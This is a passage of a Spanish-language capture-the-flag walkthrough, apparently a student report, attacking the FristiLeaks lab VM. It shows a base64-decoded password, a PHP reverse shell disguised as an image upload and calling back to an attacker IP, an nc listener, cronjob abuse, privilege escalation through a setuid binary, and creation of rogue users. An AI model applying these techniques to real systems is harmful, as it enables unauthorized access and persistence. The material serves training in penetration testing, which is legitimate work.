30oZ0jk3y+pQ9fnEG4lN0co9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++F1
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGW9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGu1S8HK
u19iMrFG9gqa/VTB8q0RLuStqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTiLSLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWu1SfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrQX6gu37aIukRkVaylRfqpK+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TCkqeBwLrrFhe
EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAxwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
```

Ilustración 30 código fuente fristileaks en base64

Entramos a un navegador: Aquí entramos a Google y ponemos en el buscador base64 y nos aparecerán varias opciones.




Ilustración 31 navegador google

Decodificador y codificación Base64: Elegimos este decodificador para el proceso.



Base64 Decode
<https://www.base64decode.org>

Decodificación y codificación Base64 en línea

Decodifica o codifica desde el formato Base64 con diversas opciones avanzadas. Nuestro sitio cuenta con una herramienta en línea fácil de usar para convertir tus datos.

Ilustración 32 codificador base64

Cuando estemos dentro pegamos todo el código que copiamos y le damos en de decodificar y como resultado nos arroja un código png el cual vamos a copiar, cuando lo copiemos vamos de nuevo a Google y buscamos un convertidor de base64 a png.



Ilustración 33 código base64 descodificado

Convertidor Base64 a PNG: En este caso elegimos este convertidor de base64 a png.



Online PNG Tools

<https://onlinepngtools.com> › convert-base64-to-png

Convertir Base64 a PNG

El conversor de imágenes en línea de base64 a gráficos de red portátiles más sencillo del mundo .
 Simplemente importe su imagen codificada en **base64** en el editor de la izquierda y...

Ilustración 34convertidor base64 a PNG

Cuando ya estamos en el convertidor vamos a pegar el código que copiamos y lo vamos a convertir en imagen, y esa imagen tiene escrita la contraseña que debemos utilizar para ingresar a el servidor, entonces esa imagen debemos pasarla a texto.



Ilustración 35 código base64 convertido a PNG

Ingreso al portal administrativo de fristileaks: Ya que encontramos el usuario y la contraseña volvemos al login e ingresamos al servidor.

Member Login
Username :
Password :

Ilustración 36 iniciar sesión

Aquí ya entramos a la página web y se muestra que lo hicimos correctamente, también se nos muestra un link **upload file**.




Ilustración 37 inicio de servidor web

Ejecución de webshells PHP: En este paso vamos acceder a la siguiente ruta
/usr/share/webshells/php para tomar control **root**

```
(root@kali)-[/home/kali/Desktop/sr_friti]  
# /usr/share/webshells/php
```

Ilustración 38 Ruta de acceso a webshells PHP

Listado de webshells PHP: En el siguiente paso vamos a registrar los archivos que ya están en el directorio actual con el comando **ls** y aquí podemos ver los archivos listados.

```
(root@kali)-[/usr/share/webshells/php]  
# ls  
findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php
```

Ilustración 39 Listado de Webshells PHP



Movimiento de webshell PHP a directorio personal: Aquí vamos a copiar el exploit **php-reverse-shell.php** con el comando **cp** a la carpeta que acabamos de crear que es

/home/Kali/Desktop/sr_friti

```
(root@kali)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali/Desktop/sr_friti
```

Ilustración 40 Copia del Webshell *php-reverse-shell.php* a un directorio personalizado

Visualización de archivos en directorio: Ahora de la carpeta **/usr/share/webshells** vamos a pasar a la carpeta **/home/Kali/Desktop/sr_friti** con el comando **cd** cuando ya estemos ahí utilizamos el comando **ls** y podemos ver que ya está agregado el diccionario **diccionario.txt**

php-serverse-shell.php

```
(root@kali)-[/usr/share/webshells]
# cd /home/kali/Desktop/sr_friti

(root@kali)-[/home/kali/Desktop/sr_friti]
# ls
diccionario.txt  php-reverse-shell.php

(root@kali)-[/home/kali/Desktop/sr_friti]
#
```

Ilustración 41 Verificación de archivos en el directorio de trabajo



Edición de php-reverse-shell.php con Nano:

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# nano php-reverse-shell.php

(root@kali)-[/home/kali/Desktop/sr_friti]
#
```

Ilustración 42 Edición del archivo php-reverse-shell.php con nano

Configuración de conexión en php-reverse-shell.php: en el siguiente paso nos muestra un comentario que nos indica que el scrip puede necesitar algunas extensiones, también nos muestra que se eliminó el límite de tiempo del scrip, como también la versión del scrip, también nos muestra la **IP 192.192.0.5** del equipo atacante, también nos muestra el puerto **1234** por el cual el equipo atacante está recibiendo información y también nos muestra el comando **shell** que se ejecutó en el equipo víctima una vez que se estableció conexión.

```
// Some compile-time options are needed for daemonisation (like pcntl, po
//
// Usage shul
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.192.0.5
'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

Ilustración 43 Modificación de parámetros en php-reverse-shell para conexión remota

Subida de archivo malicioso mediante formulario web: En este paso vamos a Subir o cargar el archivo malicioso **diccionario.txt**




Ilustración 44Carga de archivos webshell desde una interfaz web

Aquí ya cargamos el archivo malicioso camuflado como imagen y vamos a ingresar a la dirección **http://192.192.0.11/fristi/uploads/php-reverse-shell.php.png**





Ilustración 45Intento de acceso al webshell subido vía URL directa

En el siguiente paso nos confirma que el archivo fue cargado con éxito al servidor y que ahora se encuentra en la carpeta **Uploads**.




Uploading, please wait
The file has been uploaded to /uploads

Ilustración 46Notificación de carga exitosa




Conexión de víctima y atacante: En este paso ponemos en modo escucha nuestra máquina con el comando **nc -lvp 1234** eso significa que por el puerto **1234** es por donde se va a conectar nuestra víctima, al final vemos que la víctima **IP 192.192.0.11** se conectó al atacante **IP 192.192.0.5** por el puerto **1234**



```
File Actions Edit View Help
root@kali: /home/kali/Desktop/sr_friti x kali@kali: ~ x
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
192.192.0.11: inverse host lookup failed: Unknown host
connect to [192.192.0.5] from (UNKNOWN) [192.192.0.11] 58787
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
20:00:45 up 2:38, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 47esperando una conexión entrante

Exploración del sistema de archivos remoto: Aquí ya podemos ver que nos encontramos dentro de la máquina que atacamos, y usamos el comando **ls -la** para alistar los archivos y directorios que están en el sistema.



```
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 .
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 ..
-rw-r--r--  1 root root    0 Sep  6 17:22 .autofsck
-rw-r--r--  1 root root    0 Nov 17 2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17 2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17 2015 boot
drwxr-xr-x 19 root root 3640 Sep  6 17:23 dev
drwxr-xr-x. 70 root root 4096 Sep  6 17:22 etc
drwxr-xr-x.  5 root root 4096 Nov 19 2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17 2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17 2015 lib64
drwx-----  2 root root 16384 Nov 17 2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23 2011 media
drwxr-xr-x.  3 root root 4096 Nov 17 2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17 2015 opt
dr-xr-xr-x 92 root root    0 Sep  6 17:22 proc
dr-xr-x---  3 root root 4096 Nov 25 2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18 2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17 2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23 2011 srv
drwxr-xr-x 13 root root    0 Sep  6 17:22 sys
drwxrwxrwt.  3 root root 4096 Sep  6 19:59 tmp
drwxr-xr-x. 13 root root 4096 Nov 17 2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
sh-4.1$
```

Ilustración 48Listado detallado del directorio raíz



Creación de archivo malicioso para escalada de privilegios: Aquí vamos cambiar el permiso del directorio con el comando `echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis`

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 .
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 ..
-rw-r--r--  1 root root    0 Sep  6 17:22 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x. 19 root root 3640 Sep  6 17:23 dev
drwxr-xr-x. 70 root root 4096 Sep  6 17:22 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----. 2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x. 92 root root    0 Sep  6 17:22 proc
dr-xr-x---.  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x. 13 root root    0 Sep  6 17:22 sys
drwxrwxrwt.  3 root root 4096 Sep  6 19:59 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
sh-4.1$ echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
sh-4.1$
```

Ilustración 49 Redireccionamiento



Lista del directorio /home: Aquí vamos a ingresar al directorio **home** con el comando **cd home** luego ejecutamos el comando **ls -la** para que nos permita ver todos los directorio deñ usuario del sistema con suspermisos, ahí podemos ver que hay tres usuarios **admin**, **eezeepz** y **fristigod**.

```
drwxrwxrwt.  3 root root  4096 Sep  6 20:14 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
sh-4.1$ cd  home
cd  home
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin     admin     4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz  eezeepz 12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod fristigod 4096 Nov 19  2015 fristigod
```

Ilustración 50 Listar el contenido de /home y mostrar los directorios de usuarios

Listado de archivos y permisos en el directorio admin: Aquí vamos a pasar al directorio de **admin** usando el comando **cd admin** luego aplicamos el comando **ls -la** y aquí nos muestra todos los archivos que hay en este directorio, y vamos a copiar **whoisyourgodnow.txt** que es el que vamos a visualizar.



```
sh-4.1$ cd admin
cd admin
sh-4.1$ ls -la
ls -la
total 652
drwxrwxrwx. 2 admin    admin    4096 Nov 19  2015 .
drwxr-xr-x. 5 root     root     4096 Nov 19  2015 ..
-rwxrwxrwx. 1 admin    admin     18 Sep 22  2015 .bash_logout
-rwxrwxrwx. 1 admin    admin    176 Sep 22  2015 .bash_profile
-rwxrwxrwx. 1 admin    admin    124 Sep 22  2015 .bashrc
-rwxrwxrwx. 1 admin    admin   45224 Nov 18  2015 cat
-rwxrwxrwx. 1 admin    admin   48712 Nov 18  2015 chmod
-rwxrwxrwx. 1 admin    admin    737 Nov 18  2015 cronjob.py
-rwxrwxrwx. 1 admin    admin    21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx. 1 admin    admin    258 Nov 18  2015 cryptpass.py
-rwxrwxrwx. 1 admin    admin   90544 Nov 18  2015 df
-rwxrwxrwx. 1 admin    admin   24136 Nov 18  2015 echo
-rwxrwxrwx. 1 admin    admin  163600 Nov 18  2015 egrep
-rwxrwxrwx. 1 admin    admin  163600 Nov 18  2015 grep
-rwxrwxrwx. 1 admin    admin   85304 Nov 18  2015 ps
-rw-r--r--. 1 fristigod fristigod 25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 51 Listado del directorio /home/admin con archivos y permisos

Visualización del texto cifrado: Ahora vamos a utilizar el comando **cat** para visualizar el contenido del archivo **whoisyourgodnow.txt** que se encuentra en el directorio **admin** y el contenido que se encuentra en ese archivo es un código sifrado

=RFn0AKnlMHMPiZpyuTI0ITG

```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPiZpyuTI0ITG
sh-4.1$
```

Ilustración 52 Contenido encriptado en archivo de texto



Abrir y editar archivo Python desde consola: En este paso vamos a crear un archivo con el nombre **super.by** en el editor de texto **nano** entonces con el comando **nano super.py** creamos este archivo.

```
(root@kali)-[/home/kali/Desktop]
# nano super.py
```

Ilustración 53 Edición de script en Python con nano como root

```
GNU nano 8.4 super.py
import base64, codecs, sys
def decodeString(str):
    decode= codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(decode)
resultado=decodeString(sys.argv[1])
print (resultado)
```

Ilustración 54 Script Python para decodificación ROT13 y Base64 en nano

Descifrado y salida de mensaje en terminal usando Python: Aquí en este proceso utilizamos **Python** y ponemos el nombre del archivo que creamos **super.by** y pegamos el código cifrado que encontramos en el archivo **whoisyourgodnow.txt** y nos arrojará como resultado el código descifrado. **b'LetThereBeFristi!'**

```
(root@kali)-[/home/kali/Desktop]
# python super.py _RFn0AKnLMHMPiZpyuTI0ITG
b'LetThereBeFristi!'

(root@kali)-[/home/kali/Desktop]
#
```



Ejecutando Shell: Aquí lo que estamos haciendo es mejorar el **shell**

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$
```

Ilustración 55 Elevación de shell usando Python en terminal

Escalada de privilegios mediante cambio de usuario: Ahora ejecutamos el comando **ls -la** y nos muestra todos los archivos y carpetas que hay con todos los de talles, y encontramos 4 archivos, luego de esto ingresamos al usuario **fristigod** usando el comando **su fristigod** luego de eso no pedirá la contraseña que decodificamos en el paso anterior. **LetThereBeFristi!** e ingresamos, después que nos dio acceso el sistema confirmo nuestra identidad como **whoami**.

```
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root    root    4096 Nov 19  2015 .
dr-xr-xr-x. 22 root    root    4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin   admin   4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz eezeepz 12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod fristigod 4096 Nov 19  2015 fristigod
sh-4.1$

sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

Ilustración 56 Cambio de usuario con su y verificación con whoami en terminal



Listado de directorios: Aquí ejecutamos el comando **ls -la** y nos hace una lista de los archivos que estan en el usuario fristigod, luego cambiamos de directorio con el comando **cd var** el var es otro directorio.

```
bash-4.1$ ls -la
ls -la please wait
total 1024
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 .
dr-xr-xr-x. 22 root root 4096 Sep  6 17:22 ..
-rw-r--r--  1 root root    0 Sep  6 17:22 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x. 19 root root 3640 Sep  6 17:23 dev
drwxr-xr-x. 70 root root 4096 Sep  6 17:22 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x. 96 root root    0 Sep  6 17:22 proc
dr-xr-x---  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x. 13 root root    0 Sep  6 17:22 sys
drwxrwxrwt.  3 root root 4096 Sep  6 20:14 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
bash-4.1$ cd var
cd var
```

Ilustración 57 Exploración de directorios raíz en terminal



Listado detallado del directorio /var: En este paso volvemos y ejecutamos el comando **ls -la** y nos muestra la lista de los archivos y carpeta que hay en este directorio podemos ver que esta el usuario **fristigod** en la lista.

```
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root root 4096 Nov 19 2015 .
dr-xr-xr-x. 22 root root 4096 Sep 6 17:22 ..
drwxr-xr-x. 6 root root 4096 Nov 17 2015 cache
drwxr-xr-x. 3 root root 4096 Nov 17 2015 db
drwxr-xr-x. 3 root root 4096 Nov 17 2015 empty
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 fristigod
drwxr-xr-x. 2 root root 4096 Sep 23 2011 games
drwxr-xr-x. 19 root root 4096 Sep 6 18:38 lib
drwxr-xr-x. 2 root root 4096 Sep 23 2011 local
drwxrwxr-x. 5 root lock 4096 Nov 17 2015 lock
drwxr-xr-x. 4 root root 4096 Sep 6 18:38 log
lrwxrwxrwx. 1 root root 10 Nov 17 2015 mail → spool/mail
drwxr-xr-x. 2 root root 4096 Sep 23 2011 nis
drwxr-xr-x. 2 root root 4096 Sep 23 2011 opt
drwxr-xr-x. 2 root root 4096 Sep 23 2011 preserve
drwxr-xr-x. 13 root root 4096 Sep 6 17:23 run
drwxr-xr-x. 8 root root 4096 Nov 17 2015 spool
drwxrwxrwt. 2 root root 4096 Nov 17 2015 tmp
drwxr-xr-x. 6 root root 4096 Nov 17 2015 www
drwxr-xr-x. 2 root root 4096 Sep 23 2011 yp
bash-4.1$
```

*Ilustración 58*Listado detallado del contenido del directorio /var

Archivos y permisos en el directorio de fristigod: Aquí vamos a ingresar al directorio **fristigod** con el comando **cd fristigod** y luego listamos los archivos y carpetas del directorio con el comando **ls -la**

```
bash-4.1$ cd fristigod
cd fristigod
bash-4.1$ ls -la
ls -la
total 16
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
-rw— 1 fristigod fristigod 864 Nov 25 2015 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
bash-4.1$
```

*Ilustración 59*Exploración del directorio personal del usuario fristigod con archivos ocultos



Contenido del directorio oculto: En el siguiente paso vamos a ingresar al directorio.

.secret_admin_stuff con el comando `cd .secret_admin_stuff` y luego volvemos a listar todos los archivos y carpetas que están dentro de este directorio.

```
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -la
ls -la
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 ..
-rwsr-sr-x 1 root      root      7529 Nov 25 2015 doCom
bash-4.1$
```

Ilustración 60 Exploración de directorio oculto. secret_admin_stuff con archivo especial doCom

Elevación de privilegios a root: Aquí en este paso ejecutamos el comando `sudo -u fristi`

`./doCom su root` para pasar a tener acceso como usuario **root**.

```
bash-4.1$ sudo -u fristi ./doCom su root
sudo -u fristi ./doCom su root
[sudo] password for fristigod: LetThereBeFristi!

[root@localhost .secret_admin_stuff]# whoami
whoami
root
[root@localhost .secret_admin_stuff]#
```

Ilustración 61 Escalamiento de privilegios a root usando sudo y archivo setuid personalizado



Creación de nuevo usuario: En el siguiente paso vemos que ya tenemos acceso como usuario **root** entonces vamos a aprovechar para crear un usuario con su contraseña, entonces vamos a empezar creando el usuario ejecutando el siguiente comando **useradd -m** seguido del nombre que le vamos a poner al usuario **sr_jc** y así ya queda creado el usuario, ahora vamos a asignarle una contraseña a ese usuario ejecutando el código **passwd** seguido del nombre del usuario **sr_jc** en la siguiente línea nos pide cambiar la contraseña entonces ingresamos en donde dice **New password** la contraseña **0909**. Y así creamos un nuevo usuario.

```
[root@localhost .secret_admin_stuff]# useradd -m sr_jc
useradd -m sr_jc
[root@localhost .secret_admin_stuff]# passwd sr_jc
passwd sr_jc
Changing password for user sr_jc.
New password: 0909

BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password: 0909

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#
```

Ilustración 62 Creación de nuevo usuario y asignación de contraseña desde root



En el siguiente paso vamos a crear otro usuario entonces volvemos hacer el mismo procedimiento. entonces vamos a empezar creando el usuario ejecutando el siguiente comando **useradd -m** seguido del nombre que le vamos a poner al usuario **super_boy** así ya queda creado el usuario, ahora vamos a asignarle una contraseña a ese usuario ejecutando el código **passwd** seguido del nombre del usuario **super_boy** en la siguiente línea nos pide cambiar la contraseña entonces ingresamos en donde dice **New password** la contraseña **0909**. Y así creamos otro nuevo usuario.

```
[root@localhost .secret_admin_stuff]# useradd -m super_boy
useradd -m super_boy
[root@localhost .secret_admin_stuff]# passwd super_boy
passwd super_boy
Changing password for user super_boy.
New password: 0909

BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
